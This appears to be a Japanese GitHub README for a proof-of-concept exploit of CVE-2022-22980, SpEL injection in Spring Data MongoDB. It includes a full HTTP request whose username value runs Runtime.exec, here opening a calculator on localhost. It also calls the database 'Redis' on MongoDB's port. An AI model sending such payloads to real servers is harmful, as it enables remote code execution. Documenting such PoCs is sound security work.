 jweny/cve-2022-22980
CVE-2022-22980の概念実証エクスプロイト。Spring Data MongoDBのユーザー名パラメータにおけるSpELインジェクションによるリモートコード実行の脆弱性です。

鶏肋(取るに足らない)脆弱性。単なる記録。

Redisを起動し、27017ポートを使う
プロジェクトを起動し、Spring Bootを6666ポートで起動する

GET /v1/user/get?username=T(java.lang.Runtime).getRuntime().exec('open+-a+calculator.app') HTTP/1.1
Host: localhost:6666
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 2
参考:
